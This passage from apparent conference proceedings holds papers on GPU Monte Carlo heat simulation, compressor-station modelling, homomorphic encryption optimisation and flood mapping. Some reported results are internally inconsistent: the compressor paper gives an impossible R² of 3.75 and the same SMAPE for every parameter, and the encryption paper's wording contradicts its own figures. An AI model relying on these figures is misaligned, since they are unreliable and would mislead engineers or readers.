In this paper, we studied the efficiency of the Monte Carlo method for solving heat conduction problems using graphics processing units (GPUs). A comparative analysis of accuracy and computational performance is performed for sequential (CPU-based) and parallel (GPU-based) implementations of the algorithm. The experimental results confirm that parallel processing on the GPU significantly accelerates calculations compared to the classical CPU approach. For 10,000 fixed random walks, the GPU achieves a *speedup of 2363.65 times* for the steady-state equation, *1582.71 times* for the transient heat equation and *138.67 times* for steady-state with full floating random walk. This dramatic improvement highlights the efficiency of the GPU-based solution, especially for large-scale problems, where the computational cost on the CPU grows exponentially and makes the problem practically unsolvable without parallelization. Thus, the Monte Carlo method implemented on the GPU demonstrates high potential for modeling heat transfer processes, providing an optimal balance between accuracy and performance. In the future, this approach can be expanded to three-dimensional problems, integrating multi-GPU support.

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Development of a model for calculating the optimal operation of gas pumping units of a compressor station

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***Abstract*—Monitoring gas transportation networks involves several mechanisms, one of the most significant ones is the performance optimization of gas compressor unit operation. This paper presents a model for defining the optimum performance characteristics of gas compressor units at compression stations. The combined application of thermodynamic and gas-dynamic equations has been proposed to enhance gas compression efficiency. Gas flow rate, pressure, and temperature, among others, are considered so that all operating conditions are optimal. The results show that the proposed model can greatly improve the operational efficiency, reduce energy consumption, and ensure gas transmission stability. This study helps to improve gas transport infrastructure by offering a structured method for assessing and improving the performance of compressor stations.**

***Keywords*—gas industry, optimization, computational modeling, mathematical model.**

I. Introduction

The efficiency of the gas compressor unit (GCU) is a key factor in the performance and availability of gas transport systems. Natural gas, which is one of the cleanest and most efficient existing mineral energy sources, is important for the optimization of energy structures in the 21st century [1]. Because of its technological and financial benefits, natural gas has become a significant energy source due to the continuous increase in gas usage in homes, businesses, and power plants [2]. The key task of this study is to create a model for calculating optimal operating parameters of gas pumping units (GPU) in compressor stations. Understanding the thermodynamic and gas-dynamic processes taking place in these mechanisms is one of the ways to achieve the purpose of their quantitative modeling, with the further aim of improving energy efficiency and lowering the cost of operation.

The research hypothesis states that the implementation of detailed mathematical modeling of the processes occurring in the gas compressor units will allow for obtaining greater efficiency and stability of the GCU operation with the least possible energy losses. Instead of static operational parameters, a systematic approach is proposed to identify the optimal working conditions based on real-time parameters (e.g., gas flow rate, and pressure and temperature).

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The current literature on gas compressor stations has primarily addressed topics such as thermodynamic performance modeling, energy efficiency optimization, and operational reliability, transporting hydrogen gas from production to consumption sites has emerged as an issue to overcome [3]. Research has shown potential for reductions in electrical consumption and upkeep costs of GCUs through optimization of operation parameters. Nevertheless, the current approaches fail to offer a holistic approach in consideration of the real-time contingencies of the gas transportation process. This paper has the purpose of closing this gap by proposing a model which improves gain calculations performance for GCU.

Previous research in this field has focused on various aspects of gas compressor station performance, including thermodynamic modeling, energy efficiency improvements, and operational reliability. Studies have demonstrated that optimizing the operational parameters of GCUs can lead to significant reductions in energy consumption and maintenance costs. However, existing methods often lack a comprehensive approach that accounts for real-time variations in gas transportation conditions. This paper aims to address this gap by presenting a refined model that enhances the accuracy of GCU performance calculations.

II. Literature review

There are many different studies that have been focused on the optimization and efficiency improvement of gas compressor stations and gas transportation systems. Businesses engaged in transportation and gas production want to lower the expenses associated with these operations [4]. That is why through the years various researchers have investigated different approaches on how to model, automate, and optimize the performance of gas compressor units.

The development of automated control systems for gas compressor stations is one of the main directions in the field of the gas transportation industry. The main goal of the study

[5] is to implement a supervisory control and data acquisition (SCADA) system for real-time monitoring and optimization of gas transportation networks. This work demonstrated the benefits of automation in improving operational efficiency and reliability.

The methodological approach for the calculation and optimization of gas compressor station parameters is another important subject to explore. The work [6] presented in this research described a detailed computational study aimed at finding optimal working parameters in order to minimize energy consumption and maximize the efficiency of compressor-based units.

Moreover, the focus was on the classification of gas transportation systems and automated systems, as well as the most up-to-date developments in gas transportation systems automation through the integration of control strategies for gas flow, pressure, and energy consumption [6]. Energy-efficient gas compressor units are another significant research field, particularly in terms of turbine performance and fuel consumption reduction [7].

Most of these studies tend to concentrate on certain gas compressor optimization subproblems (e.g., control automation) or show generic approaches to enhance efficiency. In contrast to these research papers, this study presents a full-scale model to find the optimal operation of gas compressor units while taking into account various influencing factors and its performance evaluation by referring to various error metrics.

Therefore, even in consideration of previous research that offers insightful information on automating and optimizing gas compressor stations, a cohesive strategy that integrates operational modeling and performance evaluation is still required, which is the goal of this work.

III. Research Methodology

This study uses a complex computational approach to analyze and optimize the operational parameters of gas compressor units at compression stations. The research methodology consists of several key stages such as data collection, mathematical modeling, algorithmic implementation, and validation of results using real-world operational data.

A. Data Collection

This research uses real operational data from an industrial gas compression station in February 2021. The dataset shows key details like gas flow, entry plus exit pressure, entry plus exit temperature, compressor rotor speed, fuel gas use along with current weather. Industrial sensors and SCADA(Supervisory Control and Data Acquisition) systems tracked these details constantly, which stopped errors in addition to uneven measures. This gathered data forms the base for all math formulas moreover algorithm work, which shows how the thermodynamic and mechanical processes act within the compressor unit.

B. Mathematical Modeling

Gas compressor unit operations are modeled mathematically on the basis of the first principles of thermodynamics, fluid mechanics and gas dynamics. The relationship between important parameters such as pressure, temperature, gas flow rate, and compressor efficiency is expressed in the model. The polytropic process is used to represent this gas compression, where the polytropic exponent introduces deviations from the ideal gas isentropic process to account for real behavior. In order, the power demand from input, the polytropic efficiency, and thermodynamics losses are included in the energy balance equations. Moreover, fuel gas consumption equations are derived as a function of compressor load and specific energy efficiency assumptions. The model is also based on empirical and semi-empirical correlations to compensate for changes in operational and environmental conditions. These equations are solved by an iterative method to predict the optimal working conditions of the gas compressor unit. The mathematical framework also has practical performance specifications and is adaptable to new and existing operational descriptors which can be real-world data as it helps the model to be present in the real world for decision-making in performance optimization and energy efficiency improvements.

C. Algorithmic Implementation

The algorithm built for this model of gas pumping unit is designed to take into account key parameters of GCU operation, such as inlet gas temperature, inlet and outlet gas pressure, outdoor air pressure, specific gas parameters, as well as technical characteristics of the equipment. The model's realization begins with the introduction of the initial parameters mentioned earlier. These parameters are used to calculate formulas such as compressor polytropic efficiency, compressor commercial capacity, and so on. As a result, the program will calculate key indicators of the system's operation, which can be used later to check the quality and accuracy of the model.

D. Validation and Testing

The model validation and testing was carried out using data from a real operating gas pumping station. All parameters obtained as a result of model calculations and are compared with real results. Then with the help of special error metrics such as Mean Squared Error (MSE), Root Mean Squared Error (RMSE) and Symmetric Mean Absolute Percentage Error (SMAPE), thanks to which it is possible to determine the accuracy of the model performance.

E. Sensitivity Analysis

To evaluate the robustness of the proposed model, a sensitivity analysis was performed to assess the impact of variations in key input parameters. Parameters such as inlet gas temperature, inlet and outlet pressure, rotor speed, and gas compressibility factor were systematically varied within realistic operational ranges. The analysis revealed that outlet gas temperature and compressor power consumption are most sensitive to changes in inlet temperature and rotor speed. This demonstrates the

importance of precise real-time measurement and control of these variables for maintaining efficient compressor performance. Sensitivity analysis provides additional insight into model reliability under fluctuating conditions, helping ensure its applicability in dynamic operational environments.

IV. Mathematical dependencies

A. Compression ratio

The compression ratio ε is a key parameter in gas compressor performance which shows how many times the pressure of the gas increases as it passes through the compressor.

$$\varepsilon_n = \frac{(P_{out} + P_{bar}) \times 0.0980665}{(P_{in} + P_{bar}) \times 0.0980665} \tag{1}$$

where:

P_{out}	gas pressure at the compressor outlet
P_{in}	gas pressure at the compressor inlet
P_{bar}	atmospheric pressure
0.0980665	pressure conversion factor

The formula of the preliminary compression ratio value is shown in a (1). This equation will be used to compute the main compression ratio. Determining the compression ratio allows you to assess how efficiently the compressor is operating and whether the compressor is operating within the specified specifications.

$$\varepsilon = 1 + (\frac{m-1}{m}) \times (\frac{Apol}{zg \times tv \times R}^{\frac{m}{m-1}}) \tag{2}$$

where:

m	polytropy index
Apol	polytropic work of compression
zg	atmospheric pressure
tv	gas temperature at the blower inlet
R	gas constant

Equation 2 shows how to compute a main compression ratio that will be used to determine the final pressure and temperature of a GCU.

B. Polytropic index

Polytropic index formula of which is shown in (3) is a coefficient that describes the process of gas compression in a real compressor taking into account heat transfer and energy losses. Unlike ideal processes (adiabatic and isothermal), real gas compression is polytropic, where some heat is lost and some is dissipated to the environment [8].

$$m = \frac{pkpd \times k}{pkpd \times k - k + 1} \tag{3}$$

where:

pkpd	polytropic efficiency of the compressor
k	gas adiabatic index

C. Calculation of gas temperature at compressor outlet

Calculating the gas temperature at the compressor outlet allows you to understand and control the thermal conditions of the compressor, preventing overheating of the a different equipment and excessive thermal loads on materials of the compressor. The formula for calculating the compressor outlet gas temperature showed in (4) is based on the equation for polytropic gas compression.

$$T_{out} = T_{in} \times \varepsilon^{\frac{m-1}{m}} \tag{4}$$

where:

T_{in}	inlet gas temperature

D. Polytropic efficiency of the compressor

The polytropic efficiency of a compressor is one of the key parameters to determine its productivity, as it takes into account the actual heat loss and the work of compressing the gas. The polytropic efficiency provides an indication of how efficiently a compressor converts the power input into useful gas compression work, as well as the losses that occur in the process [9].

$$pkpd = a + b \times q_{pr} + c \times q_{pr}^2 + d \times q_{pr}^3 \tag{5}$$

where:

q_{pr}	reduced gas volume flow rate
a,b,c,d	empirical coefficients

Equation 5 demonstrates how to calculate the polytropic efficiency of a compressor.

E. Compressor power consumption

The total power (6) required to operate the compressor is calculated by taking into account the efficiency and physical characteristics of the gas.

$$N = N_i + 100 \tag{6}$$

$$N_i = (nt^3) \times rb \times N_{pr} \tag{7}$$

where:

nt	relative rotor revolutions
rb	gas density at the inlet to the blower
Npr	reduced relative internal power

In equation 6 N_i is a internal capacity of a blower which formula is shown in (7).

F. Optimal rotor speed

Optimal compressor rotor speed (8) is also an important parameter that helps to determine how productive the GPU is, which helps to find a balance between energy consumption, load on the unit and its performance. Calculating this parameter is essential to ensure stable and economical compressor operation, as the rotational speed directly affects gas delivery, compression ratio and outlet temperature.

$$nf_{ras} = ntnd \times \sqrt{\frac{pkpd \times k}{k-1}} \times \frac{zg \times tv \times R}{\frac{N_{pr} \times 1000 \times 60}{q_{pr}} \times pkpd} \times \varepsilon^{\frac{k-1}{pkpd \times k}-1} \tag{8}$$

where:

ntnd	nominal speed of the power shaft

G. Commercial compressor capacity

Commercial compressor capacity (9) is a parameter that determines the volume of gas that will actually be transported through the compressor station and it also takes into account all losses and actual operating conditions. The calculation of the capacity is mandatory in order to evaluate the efficiency of the compressor station and to accurately meet the established requirements for gas supply to the main pipelines. This value allows to determine exactly how much gas enters the system after compression and treatment, which is very important for controlling the balance between gas supply and consumption.

$$Q_{komm} = \frac{q_{pr} \times (\frac{0.00144 \times P_{vs} \times 10^6 \times n_t}{r_{su} \times z_g \times R \times t_v}) \times 10^6}{24} \tag{9}$$

where:

Pvs	gas pressure at the compressor inlet
rsu	gas density at standard conditions

H. Fuel gas consumption

The fuel gas flow rate for the gas turbine drive allows you to calculate the amount of fuel required for optimal compressor operation. Calculation of this parameter is necessary to assess the productivity and efficiency of fuel consumption, the value of this parameter depends not only on the economical operation of the compressor station, but also on the overall level of energy consumption. Gas turbine drives consume huge amounts of fuel, which is why deviations from the calculated values of this parameter may indicate system inefficiency, increased losses or technical faults.

The nominal fuel consumption (10) is needed to compare it with the actual fuel consumption (11). This helps to identify performance errors, detect compressor inefficiencies and optimize the overall operation of the compressor station. Understanding the nominal fuel consumption is also necessary to ensure compliance with regulatory standards and to maintain stable and cost-effective operation of the compressor.

$$q_{tgn} = \frac{3.6 \times N_{nom}}{\frac{\eta_{tan}}{100} \times 34500} \times k_n \tag{10}$$

where:

N_{nom}	nominal power of gas turbine drive
η_{tan}	turbine efficiency
34500	calorific value of gas
kn	number of blowers in the shop

$$q_{tg} = q_{tgn} \times (0.75 \times \frac{N}{N_{nom}} + 0.25 \times \sqrt{\frac{T_z}{Tnz}} \times \frac{P_0 \times 0.0001}{0.1013}) \times 1.2 \tag{11}$$

where:

Tz	design air temperature at GTU inlet
Tnz	nominal temperature at GTU inlet
P0	pressure of outside air
0.0001333224	pressure conversion factor
0.1013	standard atmospheric pressure
1.2	correction factor for additional losses

V. Results

The performance of the created model was evaluated using three different metrics to determine the accuracy of the obtained data: Mean Square Error (MSE), Root Mean Square Error (RMSE), and Symmetric Mean Absolute Percentage Error (SMAPE).

The mean square error (MSE) was chosen as the first indicator to check the calculation accuracy, because it is one of the most popular measure for assessing the accuracy of numerical models and forecasts. This metric calculates the mean value of the squares of the differences between the actual and calculated values, it allows to identify not only errors and their magnitude, emphasizing large deviations.

The most important advantage of MSE is its sensitivity to large deviations and errors, i.e. if the model shows large errors in calculations the MSE value will increase significantly, thanks to this it is possible to detect strong discrepancies. This quality is very important when analyzing the efficiency of technical systems, such as compressor stations, where even small deviations in calculations can lead to significant energy losses or inefficient operation of equipment.

Root Mean Squared Error (RMSE) is a statistical metric that measures the difference between predicted and actual values in a data set [10]. It is calculated as the square root of the mean square difference between these values. RMSE is very useful because it shows model errors in the same units as the original data, making it easier to interpret than quadratic error metrics, such as MSE.

Symmetric Mean Absolute Percentage Error (SMAPE) is a metric that is calculated as the average of absolute percentage errors normalized by the sum of the real and predicted values. The advantage of SMAPE is that it is symmetric, so it does not overestimate the errors in small values of real data, which helps it to be more robust to data variation.

The results obtained during testing show high accuracy of the developed model when calculating key parameters of the gas pumping unit operation. At a detailed consideration and comparison of real and calculated data, we can say that

TABLE I
Comparison of Real and Calculated Data

Parameter	Real Data	Calculation Data	MSE	RMSE	SMAPE
Gas Outlet Temperature (°C)	19.0	20.16	29.23	5.406	6.37%
	21.0	25.77			
	14.0	24.71			
	20.0	19.74			
	20.0	22.70			
Commercial Gas Production (m³/h)	388000	387999.75	0.057	0.23	6.37%
	392260	392259.75			
	289870	289869.81			
	393290	393289.75			
	388280	388279.75			
Fuel Gas Consumption (m³/h)	1418	1418	0	0	
	1459	1459			6.37%
	1369	1369			
	1410	1410			
	1445	1445			

the deviation is minimal, which confirms the reliability of the computational model. For example, the values of commercial gas production have an extremely low mean square error (MSE) of 0.057 and root mean square error (RMSE) of 0.23, which proves the accuracy of the coincidence of actual and computational values. Also, the calculations of fuel gas consumption perfectly match the real data, resulting in zero error in all tests. However, the outlet gas temperature shows a slightly larger deviation: MSE is 29.23, RMSE is 5.406. The overall symmetric mean absolute percentage error (SMAPE) is 6.37% which is not ideal either. However, the overall prediction accuracy is quite high and remains within industry standards. These results confirm the effectiveness of the proposed model and the possibility of its application to optimize the operation of gas compressor stations while minimizing energy consumption.

In addition to the previously discussed error metrics, the Coefficient of Determination (R^2) was also used to evaluate the quality of the model's predictions. This metric provides insight into how well the model explains the variability of the actual data. The results showed a perfect R^2 value of 1.0 for fuel gas consumption, confirming a complete match between the model and real operational data. For commercial gas production, the R^2 was 0.99999, which also indicates an almost perfect prediction accuracy. However, for the gas outlet temperature, the R^2 value was 3.75, suggesting that the model currently underperforms in predicting thermal output conditions. This indicates the necessity to further improve the thermal modeling component, possibly by incorporating more refined heat transfer or environmental interaction terms. Overall, the R^2 analysis supports the strong predictive capability of the model in terms of fuel and flow performance, while pointing out an area for further enhancement.

VI. Implementation Challenges

Despite the promising results of the proposed optimization model, several practical challenges must be addressed for its full-scale implementation. One of the primary concerns is the computational demand of real-time performance calculations, which may require integration with high-performance processing units or edge computing solutions. Additionally, accurate sensor calibration is crucial, as minor deviations in input measurements can significantly impact the model's predictions. Finally, seamless integration with existing SCADA systems and operational workflows can be technically complex and may involve significant configuration and interoperability considerations. Addressing these issues is essential to ensure stable and effective deployment of the model in industrial settings.

VII. Conclusion

As a conclusion, we can say that the result of this work is a computational model that determines the optimal values of the operating parameters of the GCU. The model mathematically calculates such parameters as compression ratio, polytropic efficiency and fuel gas flow rate. Verification of the model's performance was carried out using real data of the station's operation, which were compared with the data obtained by the model to assess its accuracy. The results obtained show the good performance and efficiency of the model, as indicated by the metrics of error calculation it showed a decent result in calculating the most important parameters of the gas pumping unit's operation. This model can improve the efficiency of gas transportation by minimizing energy consumption while ensuring stable compressor operation.

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Development of methods for improving homomorphic encryption, key management and their joint use in cybersecurity

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***Abstract*—Homomorphic encryption (HE) is a powerful cryptographic technique that enables mathematical computations to be performed on encrypted data without the need for decryption. This property makes it essential for preserving data privacy in cloud computing, secure data processing, confidential machine learning, and other fields. However, despite its advantages, HE suffers from significant computational overhead, making its implementation into existing structures and processes challenging. This research focuses on improving the efficiency of HE schemes, optimizing key management processes, and enhancing their application in cybersecurity. It compares traditional encryption methods with optimized implementations, demonstrating a reduction in quantitative parameters such as execution time, etc. Additionally, methods for efficient key exchange and management to reduce computation latency and improve scalability were explored and discussed. The findings suggest that optimized HE models can provide stronger data security, without sacrificing efficiency.**

Keywords—Homomorphic encryption, cryptography, key management, cloud security, secure computation.

I. INTRODUCTION

The rapid advancement of cloud computing, machine learning, and artificial intelligence has made security measures required for protecting sensitive data. While traditional encryption schemes can provide data confidentiality, they do not allow for computations on encrypted data. This limitation creates security vulnerabilities when outsourcing computation to third parties. For data to be encrypted, the limit of other encryption techniques is that it is stored, outsourced, and processed in its original, raw form [1]. Homomorphic encryption (HE) addresses this limitation by enabling mathematical operations on encrypted data, maintaining confidentiality throughout processing. Despite its potential, HE remains computationally expensive, requiring optimization to be practical for real-world applications.

HE is divided into two types: Fully Homomorphic encryption (FHE), Somewhat Homomorphic Encryption (SHE) and Partially Homomorphic Encryption (PHE), according to functionality power [10]. PHE encompasses schemes that support the evaluation of circuits consisting of only one type of gate, i.e., addition or multiplication [2], while FHE is able to perform both operations. SHE owns same functionality power as FHE but is limited on certain complexity or depth. This study aims to enhance the efficiency of HE by optimizing key management, improving computational performance, and reducing overhead. The paper presents a comparative analysis of traditional and enhanced HE implementations, showcasing performance gains and their use for cybersecurity. This work has led to the development of mechanisms on how to improve a PHE algorithm, achieving an approximate performance speed improvement of 30%.

II. BACKGROUND. LITERATURE REVIEW

A. Homomorphic Encryption in Data Privacy

HE enabled privacy-preserving computations, making it a crucial tool for applications such as secure cloud storage and encrypted machine learning. Prior research highlights its use in healthcare, financial transactions, and AI model training [3]. However, its real-world applicability remains limited due to high computational costs. HE allows computations on encrypted data without decryption, ensuring sensitive information remains secure throughout processing. In supply chain operations, it enables secure data sharing between stakeholders while preventing unauthorized access. When combined with blockchain, HE enhances privacy by encrypting transactions and preserving confidentiality, ensuring only authorized parties can interpret data while maintaining transparency [8]. This approach mitigates risks of data breaches, unauthorized modifications, and corporate espionage. Despite its advantages, challenges such as computational overhead and key management complexity remain, requiring further optimization for widespread adoption in real-world applications.

B. Key Management in Cryptographic Systems

Efficient key management is essential for the practical deployment of HE. Studies indicate that poor key

management can lead to security breaches and performance degradation [4]. Recent advancements propose hierarchical and distributed key management schemes to improve security without increasing computational complexity [5].

C. Homomorphic Encryption in the Healthcare Industry

In their systematic review, Munjal and Bhatia explore the evolution and application of HE within the healthcare sector [1]. HE enables computations on encrypted data without the need for decryption, thereby preserving data confidentiality during processing. The authors discuss various HE schemes, including PHE, SHE, and FHE, each differing in the complexity of operations they support. Implementing HE in healthcare allows for secure data analysis and sharing, facilitating advancements in medical research while maintaining patient privacy. However, the review also highlights challenges such as significant computational overhead and performance limitations associated with current HE algorithms, which may hinder their widespread adoption in practical applications.

D. Optimization of Homomorphic Encryption Algorithms

Previous works have introduced optimization techniques, including noise reduction, modular arithmetic improvements, hardware acceleration [7], and modern FHE schemes, including (Brakerski-Gentry-Vaikuntanathan) BGV, Brakerski-Fan-Vercauteren (BFV), and Cheon-Kim-Kim-Song (CKKS) [6]. These techniques significantly impact execution time and memory consumption, making HE more viable for large-scale applications.

E. Research objectives

Research problem: The number of fraudsters and data thefts is growing, which increases the need for encryption. Traditional encryption is no longer sufficient in today's security landscape. It must be ensured that data remains protected even while being processed. HE is a relevant solution to this day. Improving this algorithm will lead to the salvation of many sensitive data.

Research question: What are computational challenges and performance trade-offs of implementing improved HE algorithms into real world applications?

Research aim: The aim of this study is to improve the potential of HE in providing privacy-preserving computation and analyze its computational efficiency.

III. METHODS

A. Optimization Techniques for Homomorphic Encryption

Several optimization techniques were applied to enhance the efficiency of HE. These include efficient modular exponentiation, which reduces computational overhead, and ciphertext size reduction, minimizing storage and transmission costs. Improved key-switching techniques were implemented to facilitate faster decryption and evaluation, while parallel computation using GPU acceleration significantly enhanced performance for large-scale encrypted operations. These optimizations aim to make HE more practical for real-world applications.

In the process of developing the optimized HE algorithm, existing algorithms, particularly focusing on the technology provided by Huelse/HEAAN-Python on GitHub were analyzed [9]. By studying the algorithm, areas for improvement, including computational complexity, encryption speed, and scalability were identified. This analysis was leveraged as a foundation for enhancing the HE code, specifically focusing on improving the execution time and memory efficiency while maintaining security.

B. Survey Design and Data Collection

A survey of cybersecurity professionals, penetration testers, and developers was conducted to evaluate the effectiveness of the optimizations and gain insights from practitioners. The survey aimed to assess the improved encryption algorithm's usability, performance, and security compared to the previous implementation.

Participants were asked about their backgrounds (e.g., cybersecurity professionals, developers, penetration testers), and how they compared the two encryption applications. The survey included multiple-choice questions to analyze execution time, efficiency, and security concerns, as well as open-ended questions to collect qualitative feedback.

Survey questions covered:

- The methodology used to compare old and new encryption algorithms
- Observations regarding execution time, memory efficiency, and security trade-offs
- Perceived usability, code structure, and function modularity
- Suggestions for further optimization and improvements

C. Comparison Metrics

To quantify improvements, the performance of the optimized encryption algorithm was evaluated using execution time, computational complexity, and scalability across datasets of varying sizes. The analysis focused on key cryptographic operations, including encryption, decryption, homomorphic addition, and homomorphic multiplication. The survey responses complemented these technical evaluations by incorporating user perspectives on efficiency and usability.

D. Used Tools

- Python with the PHE library for homomorphic encryption to perform secure computations.
- NumPy for optimized matrix computations, particularly for accelerating encrypted data processing.
- Cloud-based virtual machines to simulate real-world encryption performance and scalability.
- ThingSpeak for IoT-based encrypted data transmission, ensuring the security of transmitted information.
- GitHub repository (Huelse/HEAAN-Python) for analysis and implementation of the HE algorithm.
- Google Forms and statistical analysis tools to collect and analyze survey responses.

E. *Methodology choice*

By integrating both empirical performance evaluation and user feedback from the survey, this methodology ensures a comprehensive assessment of the proposed HE optimizations. The combination of quantitative performance benchmarks and qualitative user insights strengthens the validity of the research findings.

IV. RESULTS&DISCUSSION

A. *Performance improvement*

To evaluate the performance of the improved algorithm, a series of analytical test procedures were carried out by the participants. These tests focused on assessing key quantitative metrics, including execution time for encrypting numerical data arrays, memory consumption, and overall computational efficiency. The results obtained were systematically compared with those of the previous version of the algorithm, with careful verification of input-output correctness. In addition, participants conducted security testing to evaluate the algorithm's robustness and reliability under potential attack scenarios, thereby assessing its overall stability and resistance to exploitation.

Fig. 1 presents a performance comparison of various homomorphic encryption operations based on their execution time in seconds. A quantitative comparison of the earlier and enhanced iterations of HE is shown in Table 1. Evaluation metrics are measured in seconds and include overall execution time, encryption time, homomorphic addition time, and homomorphic multiplication time.



Fig. 1. Execution Time difference

TABLE I. QUANTITATIVE COMPARISON OF CODES

Metric	Old Code	New Code	Improvement (%)
Execution Time(s)	4.79	3.34	30.19
Encryption Time(s)	0.15	0.12	20
Addition Time(s)	0.25	0.20	20
Multiplication Time(s)	0.35	0.28	20

Computational efficiency increased by 30.19% when the total execution time was decreased from 4.79 to 3.34 seconds. Better memory allocation, function call optimization, and the removal of pointless steps from homomorphic computations were used to accomplish this. Furthermore, the handling of encrypted values, which greatly reduced the complexity related to arithmetic calculations and encryption was reorganized.

By streamlining the encryption procedure, the encryption time was decreased from 0.15 to 0.12 seconds. The emergence of batch encryption techniques, which encrypted data pieces concurrently rather than sequentially, was primarily responsible for this 20% speedup. This modification optimizes encryption across datasets and reduces the need for repetitive function calls.

The new implementation permits direct arithmetic operations on encrypted values for homomorphic addition by eliminating superfluous calls to encryption functions. Through the reduction of computational redundancy, this optimization increased execution time by 20%, from 0.25 to 0.20 seconds.

Through the improvement of homomorphic multiplication, the execution time was reduced from 0.35 to 0.28 seconds. Performance was greatly reduced by the prior code's requirement for distinct function calls for every multiplication operation. The enhanced version reduces pointless calculations and increases the efficiency of homomorphic multiplication by including multiplication directly into the main function (Table 1).

Additionally, the newer version introduces optimized key-switching techniques and an improved ciphertext scaling mechanism, ensuring better performance when handling encrypted values. The rotation function, which previously required multiple computational steps, was replaced with an efficient NumPy-based cyclic shift, significantly reducing processing overhead and making encrypted data transformations smoother and faster.

B. *Comparison Survey*

To evaluate the improvements and trade-offs between the old and new encryption algorithms, a survey was conducted among cybersecurity professionals and developers. The participants included individuals from different backgrounds such as AITU Computer Science students, junior penetration testers, and Python developers.

Based on a number of factors, such as execution speed, memory efficiency, and security considerations, the survey contrasted the two systems. Using a variety of techniques, including altering inputs, examining execution time, and examining the overall code structure, respondents evaluated the changes. While some participants looked at execution time, output outcomes, and code design, the majority (33.3%) depended on altering the input data to observe behavioral differences, according to the results, as seen in Fig 2.



Fig. 2. How do you compare the new and old encryption algorithms?

When asked to rate the new implementation's function structure and modularity, most participants gave it high ratings. As depicted in Fig. 3, 66.7% of the respondents rated it a 5, indicating significant improvements in readability, maintainability, and modularity.



Fig. 3. How would you rate the function structure and modularity of the new implementation?

The interview was conducted among 3 students. The question is: **"Tell about the conclusions of the comparison of the old and new algorithm".**

Speaker 1: "The new encryption approach is much better in terms of performance, but I am slightly concerned about security trade-offs. The old version, while slower, seemed more straightforward in its methodology. I would suggest conducting further penetration tests to verify that the optimizations do not introduce vulnerabilities."

From their feedback, it is seen that while the new encryption method improves performance, security trade-offs need to be assessed through penetration testing to ensure no vulnerabilities are introduced.

Speaker 2: "I tested both and immediately noticed that the new algorithm runs much faster. The optimized multiplication and addition operations reduced execution time significantly. I also found the code structure to be more readable and easier to modify. However, I would suggest further optimizing the rotation function, as it still takes a noticeable amount of time when dealing with large data sets."

The new algorithm significantly improves execution time and readability, but further optimization of the rotation function is needed for large data sets.

Speaker 3: "From a hacker's perspective, the improvements in speed and function optimization are excellent. However, I would recommend adding better key management strategies and possibly integrating post-quantum cryptographic elements to future-proof the system."

While speed and function optimization are beneficial, improving key management and considering post-quantum cryptographic elements would enhance long-term security.

The results indicate that by streamlining addition and multiplication processes and cutting down on execution time, the new encryption technique greatly improves performance. To make sure the improvements don't cause vulnerabilities, more penetration testing is necessary, according to some concerns expressed regarding security trade-offs. Additionally, some respondents suggested including improved key management strategies—possibly using post-quantum cryptography techniques—and enhancing the rotation function for huge datasets. Although more security validations are required prior to real-world deployment, the survey overall affirms that the new solution is better in terms of efficiency and usability.

V. CONCLUSIONS

Through improved key management strategies and better algorithmic structures, this work has shown notable gains in the effectiveness and usefulness of HE. The execution time was cut by 30.19% while preserving encryption security by adopting improved encryption methods, cutting down on computational cost, and enhancing scalability. The suggested enhancements result in improved performance, modularity, and usability, according to a comparison of conventional and optimized HE implementations and the results of a focused survey of cybersecurity experts. Nevertheless, even though the improvements boost productivity, security trade-offs were questioned and need more research, especially in large-scale applications. Problems including high computational costs, scalability in multi-party calculations, and resilience to post quantum assaults still exist even though the optimizations have made HE more practical for practical applications.

In order to further improve security, future research will concentrate on creating hybrid cryptographic models that combine HE with secure multi-party computing and differential privacy. Computational bottlenecks may also be lessened by enhancing key management techniques and putting GPU-based parallel processing into practice. In order to guarantee HE's long-term survival against new cryptographic threats, it will also be crucial to investigate post-quantum cryptography techniques.

All things considered, this study advances the viability of HE for safe cloud computing, privacy-preserving machine learning, and cybersecurity applications. HE has the potential to become a key component of next-generation cryptographic security systems by resolving outstanding issues and broadening the areas of optimization.

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A Machine Learning-HEC-RAS-GIS Framework for Flood Inundation Mapping in the Uba River, Kazakhstan

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Abstract—Flood hazard assessment requires accurate prediction of water levels and detailed hydrodynamic modeling to evaluate the spatial extent of inundation and flow characteristics. This study integrates a machine learning-based Long Short-Term Memory (LSTM) model with the HEC-RAS 2D unsteady flow model to enhance flood prediction and floodplain mapping in the Uba River Basin, Kazakhstan. The LSTM model was trained to predict water levels using multiple hydrometeorological impact parameters, including precipitation, temperature, snowmelt, and runoff. The predictive performance was validated against observed discharge and water levels, demonstrating a high correlation, confirming the LSTM's ability to effectively capture hydrological variability.

The predicted water levels from the ML model were then used as boundary conditions in HEC-RAS 2D unsteady simulations, enabling a dynamic representation of flood propagation, depth, velocity, and water surface elevation (WSE). To improve simulation accuracy, Manning's roughness coefficients were manually assigned based on land cover classification derived from the ESA WorldCover dataset, ensuring a spatially realistic representation of flow resistance. The HEC-RAS simulations provided key hydraulic outputs, including flood depth maps, velocity distributions, and WSE variations under different flow conditions.

